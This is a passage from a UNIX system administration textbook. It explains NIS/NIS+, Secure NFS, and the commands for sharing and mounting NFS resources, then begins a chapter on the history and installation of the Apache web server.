Today's typical network consists of a number of file and print servers, as well as clients of all sizes from personal computers to workstations. Users and administrators move from machine to machine to perform different tasks, but they still expect to share the same resources. Coordination of moving files from one machine to another while retaining ownership is an administrative headache, as are assignment and maintenance of user IDs on different machines, adding and tracking new hosts, and so on. UNIX provides a server environment that addresses file sharing in a heterogeneous network.

NIS (*N*etwork *I*nformation *S*ervices) is a network information service that supports distributed databases for maintaining certain administrative files for an entire network, including files containing

password information, group information, and host addresses. NIS was developed by Sun Microsystems and for a long time was called *Yellow Pages,* or YP for short. Over the past few years, Sun has evolved the NIS architecture into a newer management system called *NIS+*. Although both NIS and NIS+ are used on the major UNIX variants and run pretty much the same way, NIS+ provides additional security features over NIS and is therefore becoming the preferred resource management service. We will discuss NIS+ more in Chapter 17. We will, however, discuss here a little about the way NIS and NIS+ are architected.

NIS/NIS+ itself runs in a client/server model. An *NIS client* is a client that runs processes that request data from the NIS servers. Applications using NIS/NIS+ do not need to know the location of the database containing information they need. Instead, NIS/NIS+ will locate the information on an *NIS server* and provide it in the form requested by the application.

There are two types of NIS/NIS+ servers, *domain masters* and *slaves*. Domain masters hold all of the database source files for the entire domain. Because NIS/NIS+ services are critical and need to be available even if the NIS/NIS+ server is down, the domain master periodically sends a copy of all of its source files to a backup server, called a *slave*.

Secure NFS Concepts

Using a distributed file system has many advantages. Client machines do not have to have their own copies of files, so resources can be kept on a single server. Different machines on your network can share files conveniently and easily However, the attributes that make file sharing so useful also make it vulnerable to security leaks.

Although NFS servers authenticate a request to share a resource by authenticating the machine making the request, the user on the machine who initiated the request is not authenticated. This can lead to security problems. For instance, a remote user on a trusted machine may be able to gain superuser privileges if superuser privileges have not been restricted when a file system was shared. This user could then impersonate the owner of this resource, changing it at will. Unauthorized users may be able to gain access to your network and may attack your network by injecting data. Or they may simply eavesdrop on network data, compromising the privacy of the data transmitted over your network.

To protect NFS networking from unauthorized users, some UNIX variants provide a service called *Secure NFS* that can be used to authenticate individual users on remote machines. Secure NFS is built upon *Secure RPC,* an authentication scheme for remote procedure calls. Secure RPC encrypts conversations using private-key encryption based on the Data Encryption Standard (DES), using a public-key encryption system for generating a common key for each conversation.

Sharing NFS Resources

You may want to share resources such as files or directories on your system with other systems on the network. For instance, you might want members of a project team to be able to use your source file of the team's final report. Or you may have written a shell program that can index a book that you would like to make available for sharing with users on other systems. Or you might want to share your printer with users on other systems.

Technically, when you share a resource, you make it available for mounting by remote systems. You have several different ways to share resources on your machine with other systems. First, you can use one of the commands provided for sharing files, such as **exportfs, share,** and **shareall**. Second, you can automatically share resources by including lines in the */etc/exports* file or the */etc/dfs/dfstab* file.

The exportfs Command

Linux and HP-UX use the **exportfs** command to make a resource available to other users on other systems. To use this command, you must first create an entry for the file in the */etc/ exports* file on your system. An example entry that allows the directory */myfiles/papers* to be readable and writable by users on the machine *sharlene* is

```
/myfiles/papers -rw sharlene
```

You need to be *root* in order to share the resource. When you want to make this file sharable, you enter the command

```
# exportfs
```

The share Command

The **share** command is used by Solaris systems to make a resource on your system available to users on other systems. To do this, you must have root privileges. You can use this command to share an NFS resource. You indicate your choice of distributed file systems by using the **–F** option. You can restrict how clients may use your shared resources by using the **–o** option.

Suppose you wish to share the directory */usr/xerxes/scripts* containing a set of shell scripts over NFS. You want to allow all clients read-only access except for the client *jersey*. Use the following command line:

```
# share -F nfs -o ro, rw=jersey /usr/xerxes/scripts
```

You can use the **share** command, with no arguments, to display all the resources on your system that are currently shared. The command

```
$ share -F nfs
```

displays all NFS resources on your system that are currently shared.

The exportfs -a Command

You may want to make multiple resources available to users at the same time. Linux and HP-UX use the **exportfs** command with the **–a** option to do this. For example, suppose you had multiple entries in the */etc/exports* file such as

```
/myfiles/papers -rw sharlene
/myfiles/articles -rw sharlene
/myfiles/presentations -rw dodger
```

You could make the first two resources available to users on system *sharlene* and the last one to users on machine *dodger* by using the command

```
# exportfs -a
```

The shareall Command

You can share multiple resources simultaneously on Solaris machines with the **shareall** command. One way to use this command is to create an input file whose lines are **share** command lines for sharing particular resources. Suppose your input file is named *resources* and contains the following commands:

```
$ cat resources
share -F nfs -o ro, rw=astrid /etc/misc
share -F nfs /usr/xerxes
```

You can share all the resources listed in this file, as specified in the **share** commands in the lines of the file, by typing

```
# shareall resources
```

Automatically Sharing Resources

Sometimes you might want a resource to be available at all, or almost all, times to remote clients. You can make such a resource available automatically whenever your system starts running NFS. You do this by including a line in the */etc/exportfs* file consisting of an **exportfs** command (Linux and HP-UX) or in the */etc/dfs/dfstab* file consisting of a **share** command (Solaris), with the appropriate options and arguments.

For instance, if you want your directory *scripts* in your home directory */usr/fred* to be an NFS resource

on your Solaris system with read-only access to remote clients, include the following line in */etc/dfs/dfstab*:

```
share -F nfs -o ro /usr/fred/scripts
```

Unsharing NFS Resources

Sometimes you may want to stop sharing, or "unshare," a resource, making it unavailable for mounting by other systems. For instance, you may have a directory that contains the source file of a final report of a team project. When the report has been edited by all team members, you want to keep users on other systems from accessing the source file until it has been approved by management. Or you may want to make a set of shell scripts in that directory unavailable for sharing while you update them.

You can use the **unshare** command to make a resource unavailable for mounting, supplying it with the resource pathname. In the case of NFS, you may also give it the resource name. For instance, to unshare the Solaris mounted directory */usr/fred/,* which is an NFS resource, you use this command:

```
# unshare -F nfs /usr/fred/
```

Note that on Solaris you can unshare only exported *directories,* not *files*. Other variants, such as Linux, allow you to unshare files. In the previous example, if there were a file in */usr/fred/* called *sourcefiles,* you could unshare it with the command

```
# unshare -F nfs /usr/fred/sourcefiles
```

The exportfs -u Command

Sometimes you may want to stop sharing all currently shared resources on your system. For instance, you may have a security problem and not want users on remote systems to access your files. Linux and HP-UX allow you to prevent this with the **exportfs** command with the **–u** option. They do this slightly differently though. In HP-UX you only need to enter the command

```
# exportfs -u
```

in order to stop sharing resources. In Linux, you must first change your current directory to */etc/exports* and then issue the command, as in the following example:

```
# cd /etc/exports
# exportfs -u
```

The unshareall Command

Solaris uses the **unshareall** command to stop sharing all resources. Typing

```
# unshareall
```

unshares all the currently shared resources on your system.

You can also unshare all current NFS resources on your system with this command:

```
# unshareall -F nfs
```

Mounting Remote NFS Resources

Before being able to use a resource on a remote machine that is available for sharing, you need to mount this resource. You can use the **mount** command or **mountall** command to mount remote resources. Also, you can automatically mount remote resources by including lines in */etc/vfstab* (or */etc/fstab* in Linux and some older versions of HP-UX).

The mount Command

You can use the **mount** command to mount a remote resource. You must be a superuser to mount remote resources. You use the **–F** option to specify the distributed file system (except in Linux you use the **–t** option to specify the file system) and the **–o** option to specify options. You supply the pathname of the remote resource on *remotesystem* and the mount point where you want this remote resource

mounted on your file system as arguments. You must have already used the **mkdir** command to set up the directory you are using as a mount point.

For instance, you can mount the remote NFS resource, with read-only permission, with pathname */usr/fred/reports* at the mount point */usr/new.reports* on a Solaris system by typing this:

```
# mount -F nfs -o ro remotesystem:/usr/fred/reports /usr/new.reports
```

If the name of the resource */usr/fred/reports* is REPORTS, you can mount this resource on a Linux system in the same way by typing this:

```
# mount -t nfs -o ro REPORTS /usr/new.reports
```

When you use the **mount** command to mount a remote resource, it stays mounted only during your current session or until it is specifically unmounted.

The mountall Command

You can mount a combination of remote resources using the **mountall** command. To use **mountall,** you create a file containing a line for each remote resource you want to mount. This is the form of the line

```
special – mountp fstype – automnt mountopts
```

The fields contain the following information:

Special	For NFS, the name of the server, followed by a colon, followed by the directory name on the server
Mountp	The directory where the resource is mounted
Fstype	The file system type (NFS)
Automnt	Indicates whether the entry should be automounted by */etc/mountall*
Mountopts	A list of **–o** arguments

For instance, if you create a file called *mntres* with

```
$ cat mntres
 jersey:/usr/fred/reports   -/usr/reports  nfs  -yes  rw
```

and run the command

```
# mountall mntres
```

you will mount all the remote resources listed in the file *mntres* at the mount points specified with the specified access options (in this example, only one resource).

If you run the command

```
# mountall -F nfs mntres
```

you will only mount the NFS resources listed in the file *mntres,* which in this case is the directory */usr/fred/reports* on the server *jersey*.

Automatic Mounting

You do not have to use the **mount** command each time you want to mount a remote resource. Instead, you can automatically mount a remote file system when you start running NFS (when your system enters run level 3, as is explained in Chapter 13) by placing the appropriate entries into the */etc/vfstab* file (*/etc/fstab* on Linux).

To have a remote resource mounted automatically, first create a mount point using the **mkdir** command. Then insert a line in the */etc/vfstab* file of the same form as is used by the **mountall** command.

Suppose you want to automatically mount the NFS resource */usr/tools* on the server *jersey* when your

system starts running NFS (enters run level 3). You want to give this resource read-only permissions. Assuming that you have already created the mount point */special/bin,* the line you put in the */etc/vfstab* file is

```
jersey:/usr/tools    -/special/bin    nfs    -yes    ro
```

To mount resources you have just listed in the */etc/vfstab* file, use this command:

```
# mountall
```

This works because the default file used by the mountall command for listing of remote resources is */etc/vfstab*.

Unmounting a Remote Resource

You may want to unmount a remote resource from your file system. For example, you may be finished working on a section of a report in which the source files are kept on a remote machine.

The umount Command

You can unmount remote resources using the **umount** command. To unmount an NFS resource, you supply the name of the remote server, followed by a colon, followed by the pathname of the remote resource or the mount point as an argument to **umount**.

To unmount the NFS resource */usr/fred/scripts,* shared by server *jersey,* with mount point */etc/scripts,* use the command

```
# umount jersey:/usr/fred/scripts
```

or

```
# umount /etc/scripts
```

The umountall Command

You can unmount all the remote resources you have mounted by issuing a **umountall** command with the appropriate options. To unmount all NFS resources, use the command

```
# umountall -F nfs
```

Displaying Information About Shared Resources

There are several different ways to display information about shared resources, including the **share** command and the **mount** command with no options.

Using the share Command

You can use the **share** command to display information about the resources on your system that are currently shared by remote systems. For instance, to get information about all NFS resources on your system that are currently shared, type this:

```
$ share -F nfs
```

Using the mount Command to Display Mounted Resources

You can display a list of all resources that are currently mounted on your system, including both local and remote resources, by running the **mount** command with no options. For instance,

```
$ mount
/ on /dev/root read/write/setuid on Fri Jul 7 19:35:27 2006
/proc on /proc read/write on Fri Jul 7 19:35:29 2006
/dev/fd on /dev/fd read/write on Fri Jul 7 19:35:29 2006
/var on /dev/dsk/c1d0s8 read/write/setuid on Fri Jul 7 19:35:49 2006
/usr on /dev/dsk/c1d0s2 read/write/setuid on Mon Jul 10 08:30:27 2006
/home on /dev/dsk/c1d0s9 read/write/setuid on Mon Jul 10 08:30:35 2006
/usr/local on tools read/write/remote on Fri Jul 14 19:25:37 2006
/home/khr on /usr read/write/remote on Sat Jul 15 08:55:04 2006
```

The remote resources are explicitly noted (but not the machines they are mounted from). For instance, a remote resource entry for Linux would look like this:

```
badri:/usr/FSF on /mnt/external type nfs (rw, addr=10.8.11.14)
```

and a remote resource entry on a Solaris machine would look like this:

```
/users on kanchi:/store/home bg/soft/remote on Sat Jul 15 14:21:07 2006
```

Browsing Shared Resources

You may want to browse through a list of the NFS resources available to you on specific remote machines. For example, you may be looking for useful shell scripts available on the remote systems in your network. To display information on the NFS resources available to you on Solaris machines, use the **dfshares** commands. You can restrict the displayed resources to resources on a specific server.

For instance, the command

```
$ dfshares -F nfs jersey
RESOURCE                  SERVER     ACCESS    TRANSPORT
jersey:/home/khr          jersey     -         -
jersey:/var               jersey     -         -
```

displays a list of all NFS resources available for sharing by machine *jersey*.

Linux and HP-UX use the **showmount** command with the **–e** option to provide the same type of output display For example, to see all NFS resources available for sharing by a Linux machine called *kanchi,* type

```
# showmount -e
Export list for kanchi:
/internal/opt/man           (everyone)
/internal/httpd/htdocs      (everyone)
/internal/ftp/pub/unix/bash (everyone)
```

Monitoring the Use of Local NFS Resources

Before changing or removing one of your shared local resources, you may want to know which of your resources are mounted by clients. You can use the **dfmounts** command to determine this. When you use **dfmounts** to find which local NFS resources are shared, you can restrict the clients considered by listing as arguments the clients you are interested in. For instance, by restricting the server *michigan* to the clients *oregon* and *arizona,* you will find this:

```
# dfmounts -F nfs oregon arizona
RESOURCE             SERVER    PATHNAME    ACCESS    CLIENTS
michigan:/tools      michigan  /tools      rw        oregon
michigan:/usr/share  michigan  usr/share   ro        oregon, arizona
michigan:/notes      michigan  /notes      ro        arizona
```

PREV NEXT

Summary

In this chapter we discussed the client/server model and how UNIX is important in this model. We described the more important functions of clients and servers, including print and file serving. We introduced the Network File System (NFS) as part of the Distributed File System (DFS), and we described how these work in the file sharing environment under UNIX. We described the security issues that exist in a file sharing environment, and the features available under UNIX to ensure secure file access. We also discussed some of the UNIX operating system environments that are used as clients or servers in client/server networks, including the concept of a web client and a web server. We will further explore some of these issues in the next chapter.

PREV NEXT

PREV NEXT

How to Find Out More

You can learn more about client/server computing from the following books:

Ligon, Thomas. *Client/Server Communications Services: A Guide for the Applications Developer*. New York: McGraw-Hill, 1997.

Lowe, Doug, and David Helda. *Client/Server Computing for Dummies*. 3rd ed. Foster City, CA: IDG Books Worldwide, 1999.

Lowe, Doug. *Networking for Dummies*. 7th ed. New York, NY: John Wiley & Sons, 2004.

Orfali, Robert, Dan Harkey, and Jeri Edwards. *Client/Server Survival Guide*. 3rd ed. New York: John Wiley & Sons, 1999.

Vaughn, Larry. *Client/Server System Design and Implementation*. New York: McGraw-Hill, 1994.

Here are some helpful books on NFS and NIS/NIS+:

Eisler, Mike, Ricardo Labiaga, and Hal Stern. *Managing NFS and NIS. 2nd ed*. Sebastopol, CA: O'Reilly Media, Inc., 2001.

Olker, David. *Optimizing NFS Performance: Tuning and Troubleshooting NFS on HP-UX Systems.* Upper Saddle River, NJ: Pearson Education, 2002.

Ramsey, Rick. *All About Administering NIS+. 2nd ed*. Englewood Cliffs, NJ: Prentice Hall, 1994.

Sun Microsystems. *System Administration Guide: Naming and Directory Services Nis+*. Lincoln, NE: iUniverse, Inc., 2005.

Usenet users can find out more information on client/server computing under the newsgroup *comp.client.server*. There are a number of FAQs (frequently asked questions) on the issue of client/server computing in the UNIX environment. If you want to find out more about NFS in newsgroups, try *comp.protocols.nfs*.

There is also a useful web site explaining client/server evolution at

http://www.compinfo-center.com/apps/client_server.htm

and two FAQs pages at

http://groups.google.com/group/comp.client-server

and

http://www.faqs.org/faqs/client-server-faq/.

PREV NEXT

PREV NEXT

Chapter 16: The Apache Web Server

An Overview of Web Servers

The World Wide Web (WWW or just web) is based on a client/server model. The client runs browser software that allows you to request information on the web and to browse and navigate through it. The information that you request is stored on a machine called a *web server*. The function of the web server is to provide *(serve)* web documents and applications to multiple simultaneous browser clients. The term "web server" is also used to describe the software on the "web server" machine that actually handles the requests for information from web browsers. For the purposes of this chapter, when the term, "web server," is used, it will be in reference to the web server software program, unless otherwise stated.

The most used data transfer protocol that is used between web servers and web browsers is the Hypertext Transfer Protocol (HTTP), which is described in Chapter 10. So in the UNIX world, web server software is commonly known as the httpd or http *daemon* (see Chapter 11 for a discussion of daemons), which is typically a background process (or a group of processes) governing the HTTP network service. In Chapter 10 we noted that web browsers can be used not just to browse web pages but also to transfer and manage files via FTP and to read Netnews via NNTP, but these extra client functions of web browsers do not involve a web server, but rather, FTP and NNTP servers, respectively.

The content that is served by web servers has increased greatly in sophistication over the decade or so that the web has existed. Web content in the beginning consisted mainly of static web pages containing mostly text. Web content now is dynamic rather than static. The content has become sophisticated enough to enable a rich set of Internet applications, including electronic commerce and streaming multimedia. But underneath it all is the web server, which has also grown in sophistication to serve the dynamic content that is demanded on the web today.

The two basic common features of a modern web server are

- **HTTP responses to HTTP requests** Every web server program operates by accepting HTTP requests from the network and providing a HTTP response to each requester. The HTTP response typically consists of an HTML document, but it can also be a text file, an image, or some other type of document. If an error is encountered in a client request, or while trying to serve the request, a web server will serve a HTML document containing an error code and a brief explanation of the error to the requesting user.
- **Logging** Web servers will usually have the capability of logging detailed information about client requests and server responses to log files. This allows a webmaster to analyze the logs or to collect usage statistics manually or by running analyzers on the log files.

Modern web servers also implement these features:

- *Configuration* of available features using configuration files or through external interfaces.
- *Authentication* (using user name and password) before allowing access to some or all resources.
- Handling of *static content* (file content stored on the file system of the web server machine) as well as *dynamic content*. Dynamic content is handled by supporting a collection of related methods, including SSI, CGI, PHP, ASP, and server APIs, discussed in Chapter 27.
- *Module support* to allow the extension of web server capabilities by adding or modifying software modules that are linked to the web server software or that are dynamically loaded (on demand) by the core web server.
- *HTTPS support* (through SSL or TLS) to allow secure connections, using encryption, to the

server on the standard network port 443 instead of the usual HTTP port 80.

- *Content compression,* for example, through GZIP encoding to reduce the size of the responses in order to decrease network bandwidth usage.
- Creation of *virtual hosts* that serve many web sites using one IP address.
- Support for *large files,* so that files of sizes greater than 2GB on 32-bit operating system can be served.
- *Bandwidth throttling* to limit the speed of responses in order not to saturate the network and to be able to serve more clients.

Both proprietary and open-source web servers are available for every major version of UNIX. Notable among the proprietary web servers are Sun's Java System Web Server (formerly Sun ONE Web Server, iPlanet Web Server, and Netscape Enterprise Server) and the Zeus Web Server. This chapter will describe the most widely-used web server on the Internet, the Apache Web server, which has become almost a de facto standard on UNIX and Linux platforms. What follows will be a nonexhaustive description of the process of installing, configuring, and administering Apache to operate a small web site with mostly static content on the Internet. Also included will be descriptions of the configuration options needed to serve dynamic content and to ensure that the web server runs securely. Even if you have no interest in web development or in being a "webmaster," Apache has become such an important applications platform for many useful and free web applications-discussion boards, blogging, calendars, content management systems, and wikis, for example-that it may behoove you to give Apache a try.

PREV NEXT

PREV NEXT

The History and Popularity of Apache

The Apache Project was launched in 1995 when a development team began applying software "patches" to the source code of the NCSA httpd web server. NCSA httpd, developed at the National Center for Supercomputing Applications at the University of Illinois, was one of the first web servers developed. This web server was wedded to the first popular web browser, NCSA Mosaic. However, development of NCSA httpd stalled in 1994, when Rob McCool, the lead developer, left to work for Netscape. At Netscape, McCool worked on the development of the Netscape Enterprise Server, another web server that in the late 1990s played an important role in the development of the modern web, along with the Netscape web browser.

The patches to Apache led to a fork of the NCSA httpd software. Because of the many patches to NCSA httpd that led to Apache, it is often quipped that the name "Apache" came from the fact that it was "a patchy" httpd. Apache has been an open-source project, free of licensing costs, from its start. The source code of Apache was made available on the Internet to encourage others to download it, use it, and contribute improvements. Within a year of its inception, a survey showed that Apache had become the most popular web server. Other surveys showed that by 1999 close to 60 percent of all web sites were running Apache, and in early 2006, close to 70 percent of all web sites were running Apache.

During its swift rise to the status of the most popular web server, Apache ran almost exclusively on UNIX and Linux systems. The older version 1.3 and newer 2.*x* branches of Apache are now install-time options on every major Linux distribution and open-source BSD variants such as FreeBSD. The major UNIX variants almost all bundle some version of Apache. Apache is a part of the Solaris "Freeware" installation option. IBM AIX includes the IBM HTTP Server, which is based on Apache. HP-UX includes an "Apache-Based Web Server Suite." The 2.*x* branch of Apache, which was written from scratch to be free of any remaining vestiges of NCSA httpd code, has become a popular choice for web server on even Microsoft Windows server operating systems. However, all branches of Apache still reflect the UNIX heritage in their configuration system. For example, Apache is configured through plain text configuration files. As Apache has grown in its feature set to keep pace with the growing demands and innovations of the web, the configuration of Apache has also become increasingly complex. Luckily, as with most successful software projects, a sensible default configuration is included so that web sites using Apache can be built fairly quickly There are also graphical user interface (GUI) or web front ends designed to tame the complexity of Apache's many configuration options. This chapter will discuss basic Apache configuration.

PREV NEXT

PREV NEXT

Apache Installation

Before we start looking at the installation process, you will need to do several things. The two most important steps are to obtain a valid IP address and a hostname for your web server machine. Without a valid hostname no one will be able to access your web site, so make sure that your web server machine is added to the Domain Name Service (DNS) before you deploy your web site. You may need to contact your network administrator to have this done. Please see the section on the DNS in Chapter 10.

Another important consideration is to determine the primary type of content that your web server will be serving. If you want to support CGI programs, Java servlets, or file downloads, consider getting a separate machine to use as a web server. A common option used for many intranet web servers is to reuse an older workstation or server as a web server. You should dedicate this machine to web serving, since CGI programs, Java servlets, and such can make heavy demands on your machine's resources.

If you are installing a UNIX variant or Linux distribution, you will most likely find the Apache web server, or some Apache-based web server, as an install-time option. If you want to install Apache on a machine on which it has not already been installed, you can either install a precompiled binary package or compile the source code yourself and install it. Though the first option is a faster and more assured way of successfully installing Apache, there are advantages and disadvantages associated with both approaches.

Binary Package Installation

When first installing most Linux distributions, the option to install Apache or a "Web Server" is a likely installation step. "Web Server" here is usually Apache. If Apache was not installed with Linux, Apache *httpd* and associated packages are easily installable in precompiled binary form on most popular distributions. The world of Linux binary packages is now divided into two widely used package formats, the Red Hat package management system format (RPM) and the Debian package management system format (DEB). The Apache packages on Linux also tend to be split up with the intent to make the installation more modular. For instance, there may be separate Apache packages for the core HTTP server, documentation, utilities, Perl support, SSL support, and so on.

Installing Apache Binary Packages in the Red Hat rpm Format

Apache binary packages in the RPM format generally have names that begin with *httpd*. So to install the core Apache package on RPM-based Linux distributions, you would need to install the *httpd* package. The *httpd* RPM packages are usually available for the newer *2.x* branch of Apache only A widely used, automated package management system for RPMbased distributions is YUM. YUM contains commands to search for a package, to download a package and other packages that it depends on, and to install the package and associated dependencies. Usage of the YUM commands to find and install httpd and any associated packages is shown next for a Red Hat-like Linux system. These commands must be run as *root*:

```
# yum search httpd | less
```

This search command is piped to the **less** command because it is likely to return many pages of information about packages (not only Apache-related) that contain the search string *httpd*. After the desired *httpd* packages have been identified, the command to install the core *httpd* package, man pages, and **httpd** system configuration utility is as follows:

```
# yum install httpd httpd-manual system-config-httpd
[Extraneous output not shown.]
Install      3 Package(s)
Update       0 Package(s)
Remove       0 Package(s)
Total download size: 2.5 M
Is this ok [Y/N]:
```

After you answer **Y** to the prompt, the Apache packages should be downloaded from a package repository on the Internet or loaded from CD and installed. At the conclusion of the install, the Apache web server program will also be started in the background with a default configuration.

Installing Apache Binary Packages in the Debian DEB format

Linux distributions that use the DEB format for precompiled packages also have a higher level package management system called APT that simplifies the job of installing DEB package files. APT contains commands to search for a package, to download a package and other packages that it depends on, and to install the package and associated dependencies. Usage of two of the APT system commands is demonstrated next for a Debian-derived Linux system. These commands must be run as *root*:

```
# apt-cache search apache | less
```

This **apt-cache** command searches the APT DEB package database for package descriptors that contain "apache." The list of packages returned can be quite large, so we've piped the output to **less**. The available apache httpd packages should be listed first. On a recent version of a Debian-derived Linux system, some of the packages of interest were output as follows:

```
apache2 - next generation, scalable, extendable web server
apache2-common - next generation, scalable, extendable web server
apache2-doc - documentation for apache2
apache2-utils - utility programs for webservers
```

The command to install Apache 2 is shown here:

```
# apt-get install apache2
[Extraneous output not shown.]
The following NEW packages will be installed
apache2 apache2-common apache2-mpm-worker apache2-utils libapr0
[Extraneous output not shown.]
Do you want to continue [Y/n]?
```

The **apt-get** package management command has automatically resolved which other packages, the *apache2* package, depends on *(apache2-common, apache2-mpm-worker, apache2-utils, and libapr0)*. After you answer **Y** to the prompt, this **apt-get** command will download the five listed packages from an APT DEB package repository on the Internet or from the installation CD, will install them, and finally will start the Apache web server using a default configuration.

This is as painless as an initial installation of Apache can get on a Linux OS, or any OS for that matter. The use of high-level package management tools such as APT or YUM also makes it easy to upgrade Apache and any other package as the need arises, such as when a security fix is issued. When the *apt-get* or *yum* install of Apache has finished, you can usually launch a web browser and connect to the newly installed and running instance of Apache. If you run the web browser on the same machine, you can view the URL, *http://localhost*. If the machine that you installed Apache on has a fully qualified domain name, for example, *pryor.acme.com,* on the Internet or an intranet, you would point your web browser to *http://pryor.acme.com/*. The resulting default home page should look similar to Figure 16–1.

Figure 16–1: A default Apache home page

You may have seen this default Apache start page during your web browsing. There are many such installations on the Internet that have unconfigured Apache installations due to either negligence or unawareness on the part of administrators that they even have Apache installed. If you don't actually need to use Apache, then please don't install it. It can become a security risk.

Directory Structure for Linux Apache Packages

Though Apache binary packages make the installation simple, there will probably be some configuration work to be done afterward; this configuration work is discussed later in this chapter. When installed from Red Hat RPM packages, the Apache configuration files are placed in /etc/httpd. When installed from Debian DEB packages, the Apache configuration directory is /etc/apache or /etc/apache2. Figure 16–2 shows the additional directories and files created by a typical Apache installation on Linux.

Figure 16–2: Directories and files created by typical Apache packages on Linux

The *document root* directory is the default location of the HTML documents that Apache will serve. An Apache-served web site will be built in the *document root* and its subdirectories. The *modules* directory contains dynamic modules that can be loaded by Apache to provide add-on functionality in addition to Apache's core functions. The *logs* directory contains log files that track the status of the web server, logging the HTML pages and objects that are requested from the web server and also any errors generated by the web server. The *system startup* files are the SysV init scripts that can be used to start Apache when the system boots, stop Apache when the system shuts down, and restart Apache when you change its configuration. The *status* files with the *.pid* extension contain Apache's main process ID (PID) when it is running as a daemon. The PID is used by the system startup scripts when stopping or restarting Apache.

Binary Package Installation on UNIX

The Apache Project makes compiled source packages available for download for several UNIX platforms from its web site and mirrors (see *http://archive.apache.org/dist/httpd/binaries/*). These packages contain versions of the Apache source code that has been precompiled with common features enabled. They also contain an installation shell script, *install-bindist.sh,* that needs to be run with root privileges to install the compiled binaries and configuration files to an installation directory, typically */usr/local/apache-<version number>*. This method of installation is actually very close to the "do-it-yourself" method of compiling and installing Apache described in the next section. These compiled binary packages have the drawback that most of these packages are community-contributed and generally lag the current releases of Apache by several versions. For example, the last available Apache Projectsupplied binary packages for HP-UX and AIX were uploaded in 2002 and 2003, respectively The more assured way of installing the latest version of Apache-which should contain patches for past serious security bugs-is to obtain the source code and compile it yourself.

In the Solaris Freeware project *(http://www.sunfreeware.com/),* an outgrowth of the SunSITE project, the Solaris user community has a volunteer-maintained source for up-todate Solaris-format binary packages for most common open-source software, including Apache. The packages downloaded from *http://www.sunfreeware.com/* are in the Solaris pkg format and can be installed and removed using the Solaris **pkgadd** and **pkgrm** commands, respectively The latest Apache packages from Solaris Freeware (version 2.2) have been built to install completely into the */usr/local/apache2* file system tree and are a good alternative method of installing Apache on all versions of Solaris, especially if attempts to compile it yourself fail.

Source Installation of Apache on UNIX

The Apache project, being an open-source project, makes the httpd source code downloadable from its web site, *http://httpd.apache.org/* . Thanks to the GNU autoconf system, Apache is simple to compile on most UNIX platforms, including Linux. Compiling Apache yourself is the surest way to use the latest version of the web server. This ensures that you can quickly apply any new critical security fixes for Apache without waiting for a vendor or Linux distribution to issue fixed Apache packages. Another advantage of compiling Apache yourself is better performance as the Apache executables will be tuned to your server hardware. Another advantage is that you have finer control over what features are compiled into Apache. Still another advantage, in the opinion of some, is that you can install Apache into its own subdirectory and not have its components scattered into the UNIX file system hierarchy as shown in Figure 16–2. A disadvantage of manually compiling Apache is that you may need to know the various configuration options for building Apache.

The following steps outline how to manually compile and install the latest version of the Apache httpd. Unless otherwise noted, you should be able to perform these steps as a normal (nonroot) user.

Step 1: Obtain the httpd Source Code

A trusted source for the source code is *http://httpd.apache.org/,* or one of its mirrors. As of mid-2006, the latest bzip2-compressed tar archive for Apache was *httpd-2.2.0.tar.bz2*. Once you have downloaded and saved *httpd-2.2.0.tar.bz2* to a source directory, it needs to be unarchived. A command to uncompress and untar the archive is as follows:

```
$ bzip2 -dc httpd-2.2.0.tar.bz2 | tar -vxf
```

This will extract the contents of the tar.bz2 archive into a new subdirectory called *httpd-2.2.0*.

Step 2: Configure the Source Code and Build

You should enter the new *httpd-2.2.0* subdirectory that was just created and read the files there that begin with *"README."* In particular, you should read the *README.platforms* file for any special instructions that may apply to your UNIX platform. Also, read the *INSTALL* file. After that, you can begin the build process by first configuring the source code. The Apache build process begins with the included GNU autoconf system's *configure* script. The *configure* script's options can be viewed as follows:

```
$ ./configure --help | less
```

This runs the *configure* script in the httpd source directory and lists the command line options that can be passed to it. Here is an actual run of the *configure* script to configure certain important Apache options:

```
$ ./configure --prefix=/usr/local/apache-2.2.0 -enable-suexec \
--with-suexec-caller=nobody --with-suexec-gidmin=51 \
--with-suexec-umask=022 --enable-so --enable-dav --enable-dav-fs \
--enable-auth-digest
```

Here is a much simpler invocation of the *configure* script if this is your first time compiling Apache manually:

```
$ ./configure --prefix=/usr/local/apache-2.2.0
```

The *--prefix=/usr/local/apache-2.2.0* command line switch specifies the installation root directory for Apache. The conclusion of a successful run of *configure* should produce output that looks like the following:

```
creating Makefile
creating modules/Makefile
creating srclib/Makefile
creating os/Makefile
creating server/Makefile
creating support/Makefile
creating srclib/pcre/Makefile
creating test/Makefile
[Extraneous output deleted.]
config.status: executing default commands
```

A successful run of *configure* will generate Makefiles to build and install Apache. After this it is a matter of running the **make** command:

```
$ make
```

The **make** command will process the Makefiles and build Apache and its modules. This may take several minutes depending on the speed of the computer. Next run **make install**. The **make install** and all the following commands create files and directories that are only root-accessible, so you will need to become *root*:

```
(as root) # make install
```

The **make install** command will copy the compiled Apache executables, directory structure, and data files into the installation root directory that you specified in the **configure --prefix** command and option described previously, for example, */usr/local/apache-2.2.0*. The output of the following **ls** command shows the directories that were created by **make install** in */usr/local/apache-2.2.0*:

```
# ls -1 /usr/local/apache-2 .2 . 0
total 22
drwxr-xr-x    2 root     other         512 Apr 20 16 29 bin
drwxr-xr-x    2 root     other         512 Apr 20 16 29 build
drwxr-xr-x    2 root     other         512 Apr 20 16 27 cgi-bin
drwxr-xr-x    4 root     other         512 Apr 20 16 27 conf
drwxr-xr-x    3 root     other        1024 Apr 20 16 27 error
drwxr-xr-x    2 root     other         512 Nov 29 03 13 htdocs
drwxr-xr-x    3 root     other        3584 Apr 20 16 27 icons
drwxr-xr-x    2 root     other        2560 Apr 20 16 29 include
drwxr-xr-x    3 root     other         512 Apr 20 16 27 lib
drwxr-xr-x    2 root     other         512 Apr 20 16 27 logs
drwxr-xr-x    4 root     other         512 Apr 20 16 29 man
drwxr-xr-x   14 root     other        4608 Nov 29 03 20 manual
drwxr-xr-x    2 root     other         512 Apr 20 16 27 modules
```

As you can see from the directory structure, Apache has been installed into its own “sandbox,” its own directory The *bin* subdirectory contains the httpd executables, *conf* contains the httpd configuration

files, *htdocs* is the default document root where HTML files will be stored, and *logs* will contain log files generated while Apache is running. At this point you should be able to do a test run of Apache with the just-installed *apachectl* script in *bin*:

```
# /usr/local/apache-2.2.0/bin/apachect1 start
```

This will start Apache httpd on the default HTTP service port 80 using the default home page, */usr/local/apache-2.2.0/htdocs/index.html*. You can confirm this by starting a web browser on the same machine and viewing the URL, *http://localhost*. You can also confirm this by searching for running httpd processes with **ps –ef | grep httpd or ps −aux | grep httpd**.

Step 3: Set Up the Apache System Startup Script

